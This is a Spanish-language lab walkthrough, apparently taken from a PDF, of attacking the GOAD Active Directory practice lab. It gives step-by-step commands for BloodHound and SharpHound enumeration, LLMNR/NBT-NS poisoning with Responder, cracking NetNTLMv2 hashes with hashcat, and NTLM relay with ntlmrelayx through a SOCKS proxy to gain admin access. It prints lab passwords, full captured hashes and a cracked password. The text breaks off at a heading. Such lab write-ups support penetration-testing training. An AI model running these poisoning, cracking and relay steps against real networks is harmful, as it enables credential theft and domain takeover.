
```
bloodhound-python --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local -ns 192.168.56.12
```

ESSOS.LOCAL

Debido a que no he podido extraer la información de este dominio utilizando bloodhound en linux, usaré RDP en NORTH para obtener la información a través de SHARPHOUND (bloodhound en windows),


```
xfreerdp /u:jon.snow /p:iknownothing /d:north /v:192.168.56.22 /cert-ignore /drive:test,/home/kali/Descargas
```

He compartido una carpeta por RDP con otra máquina Kali, debido a que no pude hacer correr xfreerdp en mi parrot, y necesito subir sharphound a la máquina del dominio



Ejecutamos sharphound:

```
.\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip
```



Ahora subimos los ficheros **.zip** con los datos **json** recolectados a **BloodHoundGUI**

```
./BloodHound
```

Ya podemos analizar la información del dominio en **BloodHoundGUI**


A través de las consultas predefinidas o realizando las nuestras propias, podemos sintetizar la información que queremos visualizar:

Más información sobre consultas para bloodhound:

https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/
https://en.hackndo.com/bloodhound/


Ver todos los dominios y equipos:

```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:Computer) RETURN p
```



Ver todos los dominios, grupos y usuarios:

```
MATCH q=(d:Domain)-[r:Contains*1..]->(n:Group)<-[s:MemberOf]-(u:User)
RETURN q
```



Lista de control de acceso de usuarios:

```
MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant' RETURN p
```

Mediante **BloodHound** tenemos la representación gráfica del AD, con la relación de los usuarios, grupos, dominios... Además, podemos ver información de cada nodo, como por ejemplo, si es vulnerable a ASREProast, la última vez que se cambió la contraseña, la última conexión...

Relay/poisoning

Hasta ahora hemos obtenido información cuando tenemos cuentas de usuario, ahora vamos a ver qué podemos hacer en el caso contrario, utilizando **responder**, **mitm6** y **relay NTLM**.

Responder


Usamos el responder, que es una herramienta que viene instalada en Parrot y Kali imprescindible en pentesting de un directorio activo estándar de windows. Esta nos dará nombres de usuario, hashes, ntlm relay...


En el laboratorio **hay 2 bots** para simular solicitudes **LLMRN, MDNS y NBT-NS**.
Un usuario tiene una contraseña débil pero no tiene derechos de administrador y otro usuario tiene derechos de administrador, pero tiene una contraseña segura.

Lanzamos responder sobre la interfaz de red del laboratorio:

```
responder -I eth1
```

Nos encontrará el hash **netntlmv2** de robb.stark (el bot intenta conectarse por smb con bravos en vez de braavos). Responder enviará una solicitud de transmisión para encontrar la computadora asociada diciéndole que el servidor somos nosotros, por lo que, obtenemos conexión con el usuario. Después de unos minutos, obtenemos el hash de eddard.stark (el bot eddard está configurado para ejecutarse cada 5 minutos y robar cada 3). Posteriormente podremos crackearlos.






Creamos un fichero con los hashes (**responder.hashes**)

robb.stark::NORTH:15cb2bfa93783231:4174B8239A7600EABA9E381BF53DE9A2:0101000000000000005D49
0A3828D901668D03E75A15ABB0000000000200080043004B0050004D0001001E00570049004E002D00
57003700350043005700480042004B004D0047005A0004003400570049004E002D0057003700350043
005700480042004B004D0047005A002E0043004B0050004D002E004C004F00430041004C000300140
043004B0050004D002E004C004F00430041004C000500140043004B0050004D002E004C004F004300
41004C0007000800005D490A3828D90106000400020000000800300030000000000000000000000000
03000005CC77F75C1CE8EDEDBAF4103B02E1790F0A38A416D736D859094B59A7217A2500A0010000000
0000000000000000000000000000000090016006300690066007300 2F00420072006100760 06F007300000
0000000000000

eddard.stark::NORTH:bedc8f5968884f84:16C7D8D50DB422BCBFE7713C5AE5A03B:010100000000000000
5D490A3828D9016C3EC36759E5EF7400000000200080043004B0050004D0001001E00570049004E002
D00570037003500430057004800420048004B004D0047005A0004003400570049004E002D0057003700350
043005700480042004B004D0047005A002E0043004B0050004D002E004C004F00430041004C000300
140043004B0050004D002E004C004F00430041004C000500140043004B0050004D002E004C004F0043
0041004C0007000800005D490A3828D90106000400020000000800300030000000000000000000000000
0003000005CC77F75C1CE8EDEDBAF4103B02E1790F0A38A416D736D859094B59A7217A2500A00100000
0000000000000000000000000000000090014006300690066007300 2F004D006500720065006E000000
000000000000



Los hashes **netntlm** no se pueden usar para PTH (pass the hash), pero se pueden crackear para obtener la contraseña.

Crackear los hash con **hashcat**:

```
hashcat -m 5600 -a 0 responder.hashes /usr/share/wordlists/rockyou.txt
```

Vemos que hemos crackeado el hash de robb.stark, cuya contraseña es sexywolfy.

robb.stark:sexywolfy

***Como robb.stark es administrador de winterfell (controlador de dominio north), tenemos el control del dominio north**

La contraseña de eddard es más fuerte y no puede ser crackeada con este método. (Usaremos retransmisión de la conexión a un servidor smb no firmado)

Relay NTLM

Obtenemos una lista de objetivos **smb sin firmar** y volcamos las ip a un fichero con **crackmapexec**:

```
cme smb 192.168.56.10-23 –gen-relay-list relay.txt
```

Responder + ntlmrelayx a smb

Antes de iniciar el responder para envenenar la respuesta a **LLMNR, MDNS y NBT-NS**, hay que **detener** el servidor **smb** y **http** del responder, para retransmitir los hashes por **ntlmrelayx** en vez de obtenerlos directamente.

Podemos configurar responder manualmente editando **Responder.conf**

```
cat /etc/responder/Responder.conf
```

...
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On

También usando estos scripts:

Detener el servidor HTTP de Responder:

```
sed -i 's/HTTP = On/HTTP = Off/g' /etc/responder/Responder.conf && cat /etc/responder/Responder.conf | grep --color=never 'HTTP ='
```


Detener el servidor SMB de Responder:

```
sed -i 's/SMB = On/SMB = Off/g' /etc/responder/Responder.conf && cat /etc/responder/Responder.conf | grep --color=never 'SMB ='
```


Ahora podemos comenzar a usar **ntlmrelayx,** que es un script que viene incluido en impacket:

```
impacket-ntlmrelayx -tf relay.txt -of netntlm.hashes -smb2support -socks
```

-tf: lista de objetivos
-of: archivo de salida
-smb2support: soporte para smb2
-socks: inicia un socket proxy para usar la autenticación del relay




Lanzamos el responder para redirigir las consultas al servidor de retransmisión:



Las **conexiones envenenadas** se transmiten a **castelblack (192.168.56.22**) y **essos (192.168.56.23)** y como pusimos en el **ntlmrelayx,** se usa un **proxy socks** para usar la conexión. Como **eddard.stark** es un administrador de dominio de **north.sevenkingdoms.local** obtiene privilegios de administrador en castelblack.

Usaremos este relay para obtener acceso a la máquina como administrador:



Si mostramos los **socks** en **ntlmrelayx** nos muestra el estado del administrador para **eddard.stark** true en SMB

socks

Protocol	Target	Username	AdminStatus	Port
SMB	192.168.56.23	NORTH/ROBB.STARK	FALSE	445
SMB	192.168.56.23	NORTH/EDDARD.STARK	FALSE	445
SMB	192.168.56.22	NORTH/ROBB.STARK	FALSE	445
SMB	192.168.56.22	NORTH/EDDARD.STARK	TRUE	445

Usando Proxy Socks con cuenta de administrador

Como tenemos listo nuestra retransmisión NTLM, podemos utilizar diferentes herramientas para extraer información valiosa de la máquina víctima.

Secretsdump y proxychains

